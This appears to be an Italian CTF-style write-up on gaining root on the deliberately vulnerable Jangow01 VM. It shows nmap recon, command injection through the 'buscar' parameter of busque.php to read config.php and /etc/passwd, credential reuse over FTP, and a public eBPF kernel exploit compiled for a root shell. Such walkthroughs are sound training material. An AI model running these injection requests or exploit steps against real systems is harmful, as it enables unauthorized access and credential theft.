


Relazione sulla Blackbox Jangow01

Questa relazione racconta il percorso che abbiamo compiuto per riuscire ad ottenere i permessi di Root sulla macchina Jangow01.

Per prima cosa impostiamo la connessione della kali sulla stessa rete della macchina bersaglio:



E controlliamo se c'è connessione attraverso un ping ed un arp-scan:

```
(kali@kali)-[~]  
$ ping 192.168.56.118  
PING 192.168.56.118 (192.168.56.118) 56(84) bytes of data.  
64 bytes from 192.168.56.118: icmp_seq=1 ttl=63 time=1.24 ms  
64 bytes from 192.168.56.118: icmp_seq=2 ttl=63 time=1.18 ms  
64 bytes from 192.168.56.118: icmp_seq=3 ttl=63 time=1.16 ms  
64 bytes from 192.168.56.118: icmp_seq=4 ttl=63 time=0.976 ms  
^C  
— 192.168.56.118 ping statistics —  
4 packets transmitted, 4 received, 0% packet loss, time 3033ms  
rtt min/avg/max/mdev = 0.976/1.138/1.242/0.098 ms
```

```
(kali@kali)-[~]  
$ sudo arp-scan -l  
Interface: eth0, type: EN10MB, MAC: 08:00:27:e2:a7:85, IPv4: 192.168.56.117  
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied  
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied  
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)  
192.168.56.1 0a:00:27:00:00:07 (Unknown: locally administered)  
192.168.56.100 08:00:27:a9:10:14 (Unknown)  
192.168.56.118 08:00:27:2d:37:28 (Unknown)  
  
4 packets received by filter, 0 packets dropped by kernel  
Ending arp-scan 1.10.0: 256 hosts scanned in 1.943 seconds (131.76 hosts/sec). 3 responded
```

Una volta confermata una scansione delle porte del nostro target:


```

(kali㉿kali)-[~]
$ nmap -sV 192.168.56.118
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-30 15:23 CEST
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --sys
Nmap scan report for 192.168.56.118
Host is up (0.0021s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
80/tcp    open  http     Apache httpd 2.4.18
Service Info: Host: 127.0.0.1; OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.61 seconds


```

Proviamo ad accedere al server tramite browser:




Index of /

Name	Last modified	Size	Description
----------------------	-------------------------------	----------------------	-----------------------------


 site/	2021-06-10 18:05	-	
---	------------------	---	--

Apache/2.4.18 (Ubuntu) Server at 192.168.56.118 Port 80


Ed entriamo su site/



Guardando tra le opzioni disponibili, ci accorgiamo che Buscar in spagnolo è “Cercare”




E accedendo, vedendo la pagina bianca e l'URL, proviamo a utilizzare ls per vedere se risponde ai comandi



assets busque.php css index.html js wordpress

Sfruttiamo i comandi per navigare nelle directory disponibili



config.php index.html

E utilizzando Burpsuite proviamo ad aprire i file, config.php contiene dei dati interessanti:

```
GET /site/busque.php?buscar=cat%20wordpress/config.php HTTP/1.1
Host: 192.168.56.118
Accept-Language: en-US
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.6593.100 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
```

```
1 HTTP/1.1 200 OK
2 Date: Mon, 30 Sep 2024 15:53:09 GMT
3 Server: Apache/2.4.18 (Ubuntu)
4 Vary: Accept-Encoding
5 Content-Length: 848
6 Keep-Alive: timeout=5, max=100
7 Connection: Keep-Alive
8 Content-Type: text/html; charset=UTF-8
9
10 <?php
11 $servername = "localhost";
12 $database = "desafio02";
13 $username = "desafio02";
14 $password = "abygurl69";
15 // Create connection
16 $conn = mysqli_connect($servername, $username, $password, $database);
17 // Check connection
18 if (!$conn) {
19     die("Connection failed: " . mysqli_connect_error());
20 }
21 echo "Connected successfully";
22 mysqli_close($conn);
23 ?>
24
25
```

E anche il file passwd nella cartella etc

Send⚙Cancel<>

Request

PrettyRawHex

1GET /site/busque.php?buscar=cat%20etc/passwd HTTP/1.1

2Host: 192.168.56.118

3Accept-Language: en-US

4Upgrade-Insecure-Requests: 1

5User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.6533.100 Safari/537.36

6Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7

7Accept-Encoding: gzip, deflate, br

8Connection: keep-alive

9

10

Response

PrettyRawHexRender

1HTTP/1.1 200 OK

2Date: Mon, 30 Sep 2024 15:56:45 GMT

3Server: Apache/2.4.18 (Ubuntu)

4Vary: Accept-Encoding

5Content-Length: 1679

6Keep-Alive: timeout=5, max=100

7Connection: Keep-Alive

8Content-Type: text/html; charset=UTF-8

9

10root:x:0:0:root:/root:/bin/bash

11daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin

12bin:x:2:2:bin:/bin:/usr/sbin/nologin

13sys:x:3:3:sys:/dev:/usr/sbin/nologin

14sync:x:4:65534:sync:/bin:/bin/sync

15games:x:5:60:games:/usr/games:/usr/sbin/nologin

16man:x:6:12:man:/var/cache/man:/usr/sbin/nologin

17lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin

18mail:x:8:8:mail:/var/mail:/usr/sbin/nologin

19news:x:9:9:news:/var/spool/news:/usr/sbin/nologin

20uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin

21proxy:x:18:18:proxy:/bin:/usr/sbin/nologin

22www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin

23backup:x:34:34:backup:/var/backups:/usr/sbin/nologin

24list:x:36:36:MailList Manager:/var/list:/usr/sbin/nologin

25irc:x:89:89:ircd:/var/run/ircd:/usr/sbin/nologin

26gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin

27nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin

28systemd-timesync:x:100:102:systemd Time Synchronization,,:/run/systemd:/bin/false

29systemd-network:x:101:103:systemd Network Management,,:/run/systemd/netif:/bin/false

30systemd-resolve:x:102:104:systemd Resolver,,:/run/systemd/resolve:/bin/false

31systemd-bus-proxy:x:103:105:systemd Bus Proxy,,:/run/systemd:/bin/false

32syslog:x:104:108:/home/syslog:/bin/false

33_apt:x:105:65534:/nonexistent:/bin/false

34lxd:x:106:65534:/var/lib/lxd:/bin/false

35messagebus:x:107:111:/var/run/dbus:/bin/false

36uuidd:x:108:112:/run/uuidd:/bin/false

37dnsmasq:x:109:65534:dnsmasq,,:/var/lib/misc:/bin/false

38jangow01:x:1000:1000:desafio02,,:/home/jangow01:/bin/bash

39sshd:x:110:65534:/var/run/sshd:/usr/sbin/nologin

40ftp:x:111:118:ftp daemon,,:/srv/ftp:/bin/false

41mysql:x:112:119:MySQL Server,,:/nonexistent:/bin/false

42

Troviamo il riferimento a un utente (/home/jangow01)

Proviamo con queste credenziali ad accedere al servizio FTP

```
(kali@kali)-[~]  
$ ftp 192.168.56.118  
Connected to 192.168.56.118.  
220 (vsFTPd 3.0.3)  
Name (192.168.56.118:kali): jangow01  
331 Please specify the password.  
Password:  
230 Login successful.  
Remote system type is UNIX.  
Using binary mode to transfer files.  
ftp> █
```

Eseguiamo l'accesso con le stesse credenziali alla macchina e cerchiamo la versione:

```
JANGOW 01
REDE: 192.168.56.118

jangow01 login: jangow01
Password:
Last login: Mon Sep 30 15:12:48 BRT 2024 on tty1
Welcome to Ubuntu 16.04.1 LTS (GNU/Linux 4.4.0-31-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

262 pacotes podem ser atualizados.
175 atualizações são atualizações de segurança.

jangow01@jangow01:~$
```

Con la versione, andiamo alla ricerca di un exploit che possa fare al caso nostro, non avendone trovati su metasploit siamo andati su Exploit Database e abbiamo creato un payload usando questo codice:

<https://www.exploit-db.com/exploits/45010>

Riusciamo a entrare e cerchiamo una cartella in cui sia possibile scrivere, troviamo /home/jangow01 che è la cartella dell'utente


```

ftp> ls -l
229 Entering Extended Passive Mode (|||14352|)
150 Here comes the directory listing.
drwxr-xr-x  2 0      0          4096 Jun 10  2021 bin
drwxr-xr-x  3 0      0          4096 Jun 10  2021 boot
drwxr-xr-x 19 0      0         4160 Sep 30 12:10 dev
drwxr-xr-x 92 0      0          4096 Oct 31  2021 etc
drwxr-xr-x  3 0      0          4096 Oct 31  2021 home
lrwxrwxrwx  1 0      0           32 Jun 10  2021 initrd.img → boot/initrd.img-4.4.0-31-generic
drwxr-xr-x 22 0      0          4096 Jun 10  2021 lib
drwxr-xr-x  2 0      0          4096 Jun 10  2021 lib64
drwx----- 2 0      0        16384 Jun 10  2021 lost+found
drwxr-xr-x  3 0      0          4096 Jun 10  2021 media
drwxr-xr-x  2 0      0          4096 Jul 19  2016 mnt
drwxr-xr-x  2 0      0          4096 Jul 19  2016 opt
dr-xr-xr-x 179 0     0           0 Sep 30 14:18 proc
drwx----- 4 0      0          4096 Oct 31  2021 root
drwxr-xr-x 25 0      0          880 Sep 30 12:10 run
drwxr-xr-x  2 0      0        12288 Jun 10  2021 sbin
drwxr-xr-x  2 0      0          4096 Jun 10  2021 script
drwxr-xr-x  2 0      0          4096 Jun 29  2016 snap
drwxr-xr-x  3 0      0          4096 Jun 10  2021 srv
dr-xr-xr-x 13 0      0           0 Sep 30 12:09 sys
drwxrwxrwt  8 0      0          4096 Sep 30 14:39 tmp
drwxr-xr-x 10 0      0          4096 Jun 10  2021 usr
drwxr-xr-x 14 0      0          4096 Jun 10  2021 var
lrwxrwxrwx  1 0      0           29 Jun 10  2021 vmlinuz → boot/vmlinuz-4.4.0-31-generic
226 Directory send OK.
ftp> cd home
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||21842|)
150 Here comes the directory listing.
drwxr-xr-x  4 1000    1000        4096 Sep 30 11:13 jangow01
226 Directory send OK.
ftp> cd jangow01
250 Directory successfully changed.
ftp> █

```

Carichiamo il nostro script in formato .c, lo assembliamo, diamo i permessi per eseguirlo e lo eseguiamo:

```
ftp> put Unchained.c
local: Unchained.c remote: Unchained.c
229 Entering Extended Passive Mode (|||38780|)
150 Ok to send data.
100% |*****
226 Transfer complete.
13728 bytes sent in 00:00 (3.55 MiB/s)
ftp> █
```

```
jangow01@jangow01:~$ gcc Unchained.c -o unchained
jangow01@jangow01:~$ chmod +x unchained
jangow01@jangow01:~$ ls
unchained Unchained.c user.txt
jangow01@jangow01:~$ ./unchained
[.]
[.] t(-_t) exploit for counterfeit grsec kernels such as KSPP and 1
[.]
[.] ** This vulnerability cannot be exploited at all on authentic
[.]
[*] creating bpf map
[*] sneaking evil bpf past the verifier
[*] creating socketpair()
[*] attaching bpf backdoor to socket
[*] skbuff => ffff880035968500
[*] Leaking sock struct from ffff88003dac4f00
[*] Sock->sk_rcvtimeo at offset 472
[*] Cred structure at ffff8800339e16c0
[*] UID from cred structure: 1000, matches the current: 1000
[*] hammering cred structure at ffff8800339e16c0
[*] credentials patched, launching shell...
# whoami
root
# _
```

```
# cd root
# ls
proof.txt
# cat proof.txt
```

[illegible]